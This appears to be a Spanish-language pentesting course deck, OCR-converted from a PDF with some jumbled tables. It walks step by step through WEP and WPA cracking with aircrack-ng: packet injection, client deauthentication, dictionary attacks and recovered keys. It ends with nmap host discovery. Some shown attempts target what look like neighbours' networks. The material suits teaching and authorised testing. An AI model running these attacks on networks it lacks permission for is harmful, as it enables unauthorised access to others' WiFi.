ACERCA DE MI

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@ksanchez_cld



ksanchez_cld




DECLINACION

La informacion ofrecida en esa presentacion es con fines didacticos, con el objetivo de desarrollar la cultura del buen uso de los recursos tecnologicos. Y con la vision de fortalecer la seguridad en dichos recursos.

OBJETIVO DEL MODULO

El objetivo del curso es adquirir los conocimientos necesarios para poder ejecutar un test de intrusión en una organización, ya sea interno o externo. Así como el uso de las herramientas más comunes en este tipo de análisis de seguridad.



VIRTUAL LAB

WEP

CRACKING WIFI

- CRACKING WEP
- CRACKING WPA
- MAPEO DE RED
- ESCANEO DE VULNERABILIDADES
- EXPLOTANDO OBJETIVO

- AIRCRACK
- NMAP
- NESSUS
- MSF

CHECK LIST

airmon-ng start wlan0

```
ksanchez@xxx:~$ sudo airmon-ng start wlan0
[sudo] password for ksanchez:
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PTD.
       Name
2488 NetworkManager
2608 wpa_supplicant
24701
       dhclient
Process with PID 24701 (dhclient) is running on interface wlan0
Process with PID 22025 (sudo) is running on interface mon0
Process with PID 22027 (airodump-ng) is running on interface mon0
Process with PID 22035 (airodump-ng) is running on interface mon0
Interface
               Chipset
                               Driver
wlan⊙
                Atheros
                                ath9k - [phy0]
                                (monitor mode enabled on mon1)
               Atheros
                                ath9k - [phy0]
mon⊙
```

MODO MONITOR

```
ksanchez@xxx:~$ sudo iwconfig
         IEEE 802.11bgn ESŠID: "Claro 8860"
wlan0
         Mode:Managed Frequency:2.412 GHz
                                            Access Point: 20:F3:A3:3E:F2:7C
         Bit Rate=81 Mb/s Tx-Power=27 dBm
         Retry long limit:7 RTS thr:off
                                            Fragment thr:off
         Encryption key:off
         Power Management:on
         Link Quality=43/70 Signal level=-67 dBm
         Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
         Tx excessive retries:27 Invalid misc:7 Missed beacon:0
         no wireless extensions.
lο
         IEEE 802.11bgn Mode:Monitor Frequency:2.412 GHz Tx-Power=27 dBm
mon⊙
         Retry long limit:7 RTS thr:off Fragment thr:off
         Power Management:on
         IEEE 802.11bgn Mode:Monitor Frequency:2.412 GHz Tx-Power=27 dBm
monl
         Retry long limit: 7 RTS thr:off Fragment thr:off
         Power Management:on
         no wireless extensions.
eth0
```

NIC

Airodump-ng mon0

BSSID	PWR	Beacons	#Data,	#/s	СН	MB	ENC	CIPHER	AUTH	ESSID
20:F3:A3:3E:F2:7C 00:15:6D:EA:E7:81 00:15:6D:EA:06:BF 6C:8B:2F:85:DD:58 00:27:22:14:73:DD 00:26:44:8D:E0:1F	- 66 - 86 - 88 - 89 - 89	2071 1 237 1 4 23	730 4 600 0 0	2 0 0 0 0	1 9 1 6 1	54e 54 11 . 54e. 11 . 54	WEP OPN	CCMP WEP CCMP CCMP WEP	PSK PSK PSK	Claro_8860 CBF2006-1 CRODRIGUEZ Orange-DD58 BC-CABRERA ThomsonC5E14D
BSSID	STAT	ION	PWR	Ra	ite	Los	t I	Frames	Probe	е
20:F3:A3:3E:F2:7C 20:F3:A3:3E:F2:7C 20:F3:A3:3E:F2:7C 20:F3:A3:3E:F2:7C 20:F3:A3:3E:F2:7C 00:15:6D:EA:E7:81 00:15:6D:EA:E7:81 00:15:6D:EA:E7:81 00:15:6D:EA:E7:81 00:15:6D:EA:E7:81 00:15:6D:EA:E7:81	D0:D 38:A D0:D 70:D 00:0 00:0 00:0	1:63:72:2E:D F:9A:E5:7B:A A:3C:75:50:4 F:9A:E5:7B:A 4:F2:EC:28:1 2:6F:43:01:0 2:6F:43:01:0 2:6F:43:01:0 2:6F:42:00:D 2:6F:47:1E:A 2:6F:3B:F8:5	7 -73 A -24 7 -73 D -12 4 -1 0 -1 4 -1 1 -1 4 -1	7	e- 0) - 1) - 1 Oe- 2 - 0 2 - 0 2 - 0	Оe	425 6000000000000000000000000000000000000	1033 7 116 7 76 2 1 2 1 49 51	Clar	o_8860

IDENTIFICACION DE PUNTOS DE ACCESOS

airodump-ng-c [channel#]-w [filename]--bssid [bssid] [device]

airodump-ng-c 9-w ThomsonC5E14D.pcap--bssid 00:26:44:8D:E0:1F mon0

```
CH 9 ][ Elapsed: 52 s ][ 2013-07-06 12:45 ][ fixed channel mon0: 1

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:26:44:8D:E0:1F -89 3 43 0 0 1 54 WEP WEP ThomsonC5E14D

BSSID STATION PWR Rate Lost Frames Probe
```

CAPTURA DE PAQUETES

aireplay-ng-10-a [bssid]-h [mac localhost]-e [essid] [device]

aireplay-ng -1 0 -a 00:26:44:8D:E0:1F -h 00:21:63:72:2e:d7 -e CBF2006-1 mon0

```
ksanchez@xxx:~$ sudo aireplay-ng -1 0 -a 00:26:44:8D:E0:1F -h 00:21:63:72:2e:d7 -e CBF2006-1 mon0
12:59:21 Waiting for beacon frame (BSSID: 00:26:44:8D:E0:1F) on channel 1
For the given BSSID "00:26:44:8D:E0:1F", there is an ESSID mismatch!
Found ESSID "ThomsonC5E14D" vs. specified ESSID "CBF2006-1"
Using the given one, double check it to be sure its correct!
12:59:24 Sending Authentication Request (Open System) [ACK]
12:59:26 Sending Authentication Request (Open System) [ACK]
12:59:30 Sending Authentication Request (Open System) [ACK]
12:59:30 Sending Authentication Request (Open System) [ACK]
12:59:32 Sending Authentication Request (Open System) [ACK]
```

FAKE AUTH

aireplay-ng -3 -b [bssid] -h [mac localhost] [device]

aireplay-ng -3 -b 00:26:44:8D:E0:1F -h 00:21:63:72:2e:d7 mon0

```
BSSID
                                                          CIPHER AUTH ESSID
                  PWR Beacons
                                  #Data, #/s
                                             CH MB
                                                     ENC
                                  4234
                  - 88
                                                 11 .
                                                                      CRODRIGUEZ
                                                     OPN
                                                11 .
00:27:22:14:73:DD
                  - 89
                          9679
                                  6309
                                                     WPA
                                                          CCMP
                                                                      BC-CABRERA
00:26:44:8D:E0:1F
                  - 90
                                    58
                                                54
                                                     WEP
                                                                      ThomsonC5E14D
                            46
                                                          WEP
 20:F3:A3:3E:F2:70
                  -127
                          24686
                                         140
                                                 54e WPA2 CCMP
                                                                  PSK Claro 8860
                                  440385
sanchez@xxx:~$ 🗌
CH 1 ][ Elapsed: 5 mins ][ 2013-07-07 15:34
BSSTD
                  PWR RXO Beacons
                                     #Data, #/s
                                                              CIPHER AUTH ESSID
20:F3:A3:3E:F2:7C -63 100
                              3101
                                     49993
                                                         WPA2 CCMP
                                                                     PSK Claro 8860
                                                     54e
         xx:/media/02a8b256-a208-403c-b672-ec16719a571e /DEXTER LAB/Hacking/Wireless$ sudo aireplay-ng -3 -b 00:26:44:8D
E0:1F -h 00:21:63:72:2e:d7 mon0
.5:28:04 Waiting for beacon frame (BSSID: 00:26:44:8D:E0:1F) on channel 1 .5:28:14 No such BSSID available.
lease specify an ESSID (-e).
t<mark>sanchez@xxx</mark>:/media/02a8b256-a208-403c-b672-ec16719a57le_/DEXTER_LAB/Hacking/Wireless$ sudo <mark>aireplay-ng -3 -b 20:F3:A3:3E
F2:7C -h 00:21:63:72:2e:d7 mon0</mark>
5:28:38 Waiting for beacon frame (BSSID: 20:F3:A3:3E:F2:7C) on channel 1
Saving ARP requests in replay arp-0707-152838.cap
<u>fou should al</u>so start airodump-ng to capture replies.
Read 137723 packets (got O ARP requests and 16695 ACKs), sent O packets...(O pps)
15.254200
             10.0.0.9 -> 68.142.102.95 TCP 66 34619 > macromedia-fcs [ACK] Seg=1 Ack=1 Win=203 Len=0 TSval=51323329 TSe
r=1305912661
16.969269 HuaweiTe 3e:f2:7c -> SamsungE 9b:a8:7a LLC 84 I, N(R)=16, N(S)=0; DSAP 0x9e Group, SSAP 0x24 Command
17.545073
             10.0.0.9 -> 196.3.81.5 DNS 75 Standard query 0xbe6c A plus.google.com
18.282336
                                      TLSv1.1 104 Application Data
18.581027
             10.0.0.9 -> 199.16.156.81 TCP 66 47709 > https [ACK] Seq=1 Ack=39 Win=331 Len=0 TSval=51324160 TSecr=16258
19.279298
```

INYECCION DE PAQUETES

aircrack-ng -a 1 -b [bssid] -n 128 [filename].ivs

aircrack-ng -a 1 -b 34:6B:D3:27:C4:48 -n 128 [filename].ivs

CRACKING PASSWORD

ksanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a571e_/DEXTER_LAB/Hacking/Wireless\$ sudo aircrack-ng SpeedTouchE0251019JUNIO-2013.pcap-01-KEYFOUND.cap

[sudo] password for ksanchez:

Opening SpeedTouchE02510-19JUNIO-2013.pcap-01-KEYFOUND.cap

Read 420531 packets.

BSSID

ESSID

Encryption

1 00:90:D0:4A:00:74 SpeedTouchE02510

WEP (52792 IVs)

Choosing first network as target.

Opening SpeedTouchE02510-19JUNIO-2013.pcap-01-KEYFOUND.cap

Attack will be restarted every 5000 captured ivs.

Starting PTW attack with 52792 ivs.

KEY FOUND! [E0:10:81:51:71]

Decrypted correctly: 100%

KEY FOUND

Aircrack-ng 1.1

[00:02:49] 105644 keys tested (542.35 k/s)

KEY FOUND! [JWY9VX7T4U3R]

Master Key : 67 1E CD 1E FE E5 5A 0B 2B CF 11 B6 FF D0 78 1F

F4 E6 E5 19 77 40 4D 7F 66 F3 7F E7 AD 37 A1 CB

Transient Key : B4 17 BE F7 56 93 19 48 8C 3D 10 32 D8 C4 17 C8

7A 18 D3 39 80 00 6E F4 5D 0C 9B 00 06 76 87 E1

6C 78 6F AC 6C D8 0C 83 32 24 8A F8 50 41 E0 02 A4 CA BE 5F 7C C7 34 1C D4 41 65 EE DA EA 6D F0

EAPOL HMAC : F5 F4 83 2E 16 C6 B0 EC 38 39 85 3E FE EC 48 7B

ceanche-2000, /modia/02a9h256_a209_402c_h672_oc16710a571e_/DEVTED_LAD/Wacking/Wic

KEY FOUND

WPA

CRACKING WIFI

airmon-ng start wlan0

aircrack-ng redWPA-01.cap

aircrack-ng -w diccionario.lst redWPA-01.cap

airodump-ng --bssid 20:F3:A3:3E:F2:7C -c 1 -w Claro_8860_WPA mon0

```
Beacons
                                   #Data, #/s
BSSID
                                                   ΜВ
                   PWR
                                               CH
                                                         ENC
                                                              CIPHER AUTH ESSID
20: F3: A3: 3E: F2: 70
                           2515
                                    5141
                                                   54e
                                                                     PSK
                                                                          Claro 8860
                   - 62
                                           24
                                                        WPA2 CCMP
00:15:6D:FA:06:BF
                                                    11 .
                                                                          CRODRIGUEZ
                   - 89
                            182
                                     137
                                                        OPN
                                            0
CH 1 ][ Elapsed: 30 mins ][ 2013-07-07 15:59 ][ WPA handshake: 20:F3:A3:3E:F2:7C
                   PWR RXQ
                                       #Data, #/s CH MB
BSSID
                            Beacons
                                                             ENC
                                                                 CIPHER AUTH ESSID
                                                                              Claro 8860
20:F3:A3:3E:F2:7C -64 100
                              16998
                                       76415
                                                    1
                                                       54e WPA2 CCMP
                                                                         PSK
CH 1 ][ Elapsed: 20 s ][ 2013-07-07 15:59
BSSID
                   PWR RXQ
                                       #Data, #/s
                                                      MB
                            Beacons
                                                   CH
                                                            ENC CIPHER AUTH ESSID
20:F3:A3:3E:F2:7C -64 100
                                                8
                                                       54e
                                                            WPA2 CCMP
                                                                         PSK Claro 8860
                                203
                                         193
                                                    1
BSSID
                                      PWR
                                            Rate
                                                    Lost
                                                                    Probe
                   STATION
                                                             Frames
                                        0
                                             le- 0e
20:F3:A3:3E:F2:7C
                   00:21:63:72:2E:D7
                                                         0
                                                                 40
                                                         2
                                      - 35
                                            48e - 1
20: F3: A3: 3E: F2: 7C
                   38: AA: 3C: 75: 50: 4A
                                                                 13
                   D0:DF:9A:E5:7B:A7
20:F3:A3:3E:F2:7C
                                      -83
                                             0e- 1
                                                                104
20:F3:A3:3E:F2:7C 70:D4:F2:EC:28:1D -127
                                             1 - 0e
                                                         0
                                                                   9
                                             0e- 1
20:F3:A3:3E:F2:7C
                   D0:DF:9A:E5:7B:A7
                                      - 85
                                                                 93
20:F3:A3:3E:F2:7C
                   78:D6:F0:9B:A8:7A
                                      -127
                                              0e- 0
                                                                  38
                                                          0
```

aireplay-ng -0 15 -a 20:F3:A3:3E:F2:7C -c 00:21:63:72:2E:D7 mon0

```
CH 1 ][ Elapsed: 38 mins ][ 2013-07-07 16:39 ][ WPA handshake: 20:F3:A3:3E:F2:7C
 CH 1 [ Elapsed: 38 mins ] [ 2013-07-07 16:39 ] [ WPA handshake: 20:F3:A3:3E:F2:7C
 BSSID
                    PWR RXQ
                             Beacons
                                        #Data, #/s CH
                                                        MB
                                                              ENC CIPHER AUTH ESSID
 20:F3:A3:3E:F2:7C -92 100
                               19360
                                        17778
                                                      1 54e WPA2 CCMP
                                                                          PSK Claro 8860
 BSSID
                                              Rate
                                                      Lost
                                                              Frames Probe
                    STATION
                                        PWR
 20: F3: A3: 3E: F2: 7C 00: 21: 63: 72: 2E: D7
                                               0e- 1
                                                                4109
                                               6e- 1
                                                                3357
 20:F3:A3:3E:F2:7C 38:AA:3C:75:50:4A
                                        - 23
                                                         44
                                               0e- 1
 20: F3: A3: 3E: F2: 7C D0: DF: 9A: E5: 7B: A7
                                        - 78
                                                                7831
                                               1 -11e
                                                                1457
 20: F3: A3: 3E: F2: 7C 3C: 74: 37: 0A: BF: 6A
 sanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a57le /DEXTER LAB/Hacking/Wireless$ sudo aireplay-ng -0 15 -a 20:F3:A3
:3E:F2:7C -c 00:21:63:72:2E:D7 mon0
[sudo] password for ksanchez:
16:38:53 Waiting for beacon frame (BSSID: 20:F3:A3:3E:F2:7C) on channel 1
16:38:59 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
                                                                  [11|60 ACKs]
16:39:00
         Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
                                                                   [ 0|62 ACKs]
l6:39:00 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
                                                                    0 41 ACKs
16:39:00 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
                                                                    Ol O ACKs
          Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
16:39:01
                                                                    0|61 ACKs]
         Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
16:39:02
                                                                    0164 ACKs]
          Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
16:39:02
                                                                       7 ACKs]
         Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
16:39:03
                                                                       4 ACKs]
         Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
16:39:03
                                                                    0163 ACKs1
16:39:04
          Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
                                                                    0[65 ACKs]
16:39:04
          Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
                                                                    0 | 0 ACKs]
          Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
                                                                    2132 ACKs1
16:39:05
         Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
16:39:06
                                                                    6166 ACKs]
         Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
16:39:06
                                                                    0| 0 ACKs]
16:39:07 Sending 64 directed DeAuth. STMAC: [00:21:63:72:2E:D7]
                                                                    0|29 ACKs]
```

AIRCRACK-NG CLARO 1950.PCAP

ksanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a57le /DEXTER LAB/Hacking/Wireless\$ sudo aircrack-ng claro 1950-6JUNIO

2013-KEYFOUND.pcap-02.cap

Opening claro 1950-6JUNIO2013-KEYFOUND.pcap-02.cap

Read 4758764 packets.

BSSID

ESSID

Encryption

1 34:6B:D3:27:C4:48 Claro 1950

WPA (1 handshake)

Choosing first network as target.

Opening claro_1950-6JUNI02013-KEYFOUND.pcap-02.cap Please specify a dictionary (option -w).

Quitting aircrack-ng...

ksanchez@xxx:/media/02a8b256-a208-403c-b672-ec16719a57le_/DEXTER_LAB/Hacking/Wireless\$ sudo aircrack-ng -w /media/02a8b25
6-a208-403c-b672-ec16719a57le_/WORDLIST/WIFI_Keys_By_Ksanchez.txt Claro_8860_WPA-02.cap
Opening Claro_8860_WPA-02.cap
Read 155612 packets.

BSSID ESSID

Encryption

1 20:F3:A3:3E:F2:7C Claro_8860

WPA (1 handshake)

Choosing first network as target.

Opening Claro_8860_WPA-02.cap

Aircrack-ng 1.1

[00:00:00] 2 keys tested (102.00 k/s)

KEY FOUND! [4MPFMKA7WFP7P]


Master Key : 58 F7 AA 39 64 Cl B9 16 24 3D C6 90 0C 83 37 7E

2F AA EA 3D A8 56 A2 9C 89 80 89 17 9F 32 B6 DD

Transient Key : 1F CO 69 E8 DO B5 A1 C1 3D DB C4 61 7C 2E 53 C9

BF B6 E4 B8 74 3D 7E AB BA 52 ED FF 24 C5 3E 9A B2 99 61 88 F8 6F A9 F5 E7 74 9B 77 4F 23 50 04 87 46 DD A6 6A BA 89 B5 C0 BF 72 69 6C 37 D0 90

EAPOL HMAC : F0 BC DF 34 83 91 78 50 05 0A E9 BF 5B A1 48 86



AUTOMATIZACION


- NMAP/ZENMAP
- NETDISCOVER
- ETHERAPE

- PING SWEEP
- PUERTOS
- SERVICIOS
- EXP. XML


CHECK LIST (MAPEO DE RED)

```
Currently scanning: Finished!
                                     Screen View: Unique Hosts
                                                                                   ksanchez@xxx:~$ nmap -sP 10.0.0.*
29 Captured ARP Reg/Rep packets, from 25 hosts.
                                                    Total size: 1704
                                                                                   Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-07 20:45 EDT
                                                                                   Nmap scan report for 10.0.0.1
  IΡ
                At MAC Address
                                                   MAC Vendor
                                                                                   Host is up (0.0072s latency).
                                     Count
                                            Len
 IΡ
                At MAC Address
                                                   MAC Vendor
                                                                                   Nmap scan report for 10.0.0.3
                                            Len
                                     Count
 0.0.0.1
                34:6b:d3:27:c4:48
                                      01
                                            060
                                                   Unknown vendor
                                                                                   Host is up (0.0092s latency).
                                                                                   Nmap scan report for 10.0.0.6
 0.0.0.7
                00:0c:29:c7:25:b5
                                      01
                                            060
                                                   VMware, Inc.
                                                                                   Host is up (0.012s latency).
10.0.0.1
                34:6b:d3:27:c4:48
                                      02
                                            120
                                                   Unknown vendor
                                                                                   Nmap scan report for 10.0.0.7
                                            060
10.0.0.3
                00:0c:29:cf:54:db
                                      01
                                                                                   Host is up (0.012s latency).
                                                   VMware, Inc.
                00:0c:29:c7:25:b5
                                            060
                                                                                   Nmap scan report for 10.0.0.8
10.0.0.7
                                                   VMware, Inc.
                                            060
                                                                                   Host is up (0.0090s latency).
10.0.0.8
                00:0c:29:36:8f:9c
                                      01
                                                   VMware, Inc.
                                            060
10.0.0.6
                00:0c:29:61:29:5b
                                                   VMware, Inc.
                                                                                   Nmap scan report for 10.0.0.9
                00:0c:29:6a:6b:c7
                                                                                   Host is up (0.00024s latency).
10.0.0.10
                                      01
                                            060
                                                   VMware, Inc.
                                                                                   Nmap scan report for 10.0.0.10
10.0.0.11
                00:0c:29:a2:88:04
                                      01
                                            060
                                                   VMware, Inc.
                                      01
                                            060
                                                                                   Host is up (0.0089s latency).
10.0.0.13
                00:0c:29:ec:38:69
                                                   VMware, Inc.
                                            060
                                                                                   Wmap scan report for 10.0.0.11
10.0.0.14
                00:0c:29:ac:ea:a6
                                                   VMware, Inc.
10.0.0.15
                00:0c:29:69:0e:f0
                                            060
                                                   VMware, Inc.
                                                                                   Host is up (0.0070s latency).
                                                                                   Vmap scan report for 10.0.0.12
10.0.0.16
                00:0c:29:b6:b4:16
                                            060
                                                   VMware, Inc.
10.0.0.17
                00:0c:29:f6:3f:c0
                                      01
                                            060
                                                                                   Host is up (0.090s latency).
                                                   VMware, Inc.
10.0.0.19
                                      01
                                            060
                                                                                   Wmap scan report for 10.0.0.13
                00:0c:29:8d:ca:97
                                                   VMware, Inc.
                00:0c:29:2c:2f:ba
                                                                                   Host is up (0.012s latency).
10.0.0.18
                                            060
                                                   VMware, Inc.
10.0.0.23
                00:0c:29:f2:6a:ed
                                      01
                                            060
                                                   VMware, Inc.
                                                                                   Vmap scan report for 10.0.0.14
                00:0c:29:5d:a2:86
                                                                                   Host is up (0.0085s latency).
10.0.0.24
                                      01
                                            060
                                                   VMware, Inc.
                                                                                   Whap scan report for 10.0.0.15
                                            060
10.0.0.20
                00:0c:29:9d:4f:fl
                                      01
                                                   VMware, Inc.
10.0.0.22
                00:0c:29:1a:50:45
                                      01
                                                                                   Host is up (0.0069s latency).
                                            060
                                                   VMware, Inc.
                                            060
                                                                                   Wmap scan report for 10.0.0.16
10.0.0.25
                00:0c:29:9a:7f:81
                                      01
                                                   VMware, Inc.
10.0.0.26
                00:0c:29:06:52:7a
                                      01
                                            060
                                                   VMware, Inc.
                                                                                   Host is up (0.010s latency).
                                      01
                                            060
10.0.0.27
                00:0c:29:40:85:45
                                                   VMware, Inc.
                                                                                   Wmap scan report for 10.0.0.17
10.0.0.29
                00:0c:29:b5:19:3d
                                      01
                                            060
                                                                                   Host is up (0.0091s latency).
                                                   VMware, Inc.
                                            060
                                                                                   Nmap scan report for 10.0.0.18
10.0.0.30
                1c:6f:65:3e:70:25
                                      01
                                                   Unknown vendor
                                                                                   Host is up (0.0091s latency).
10.0.0.32
                00:0c:29:5b:d0:08
                                      03
                                            180
                                                   VMware, Inc.
10.0.0.12
                78:d6:f0:9b:a8:7a
                                            084
                                                   Unknown vendor
                                                                                   Nmap scan report for 10.0.0.19
                                      02
```

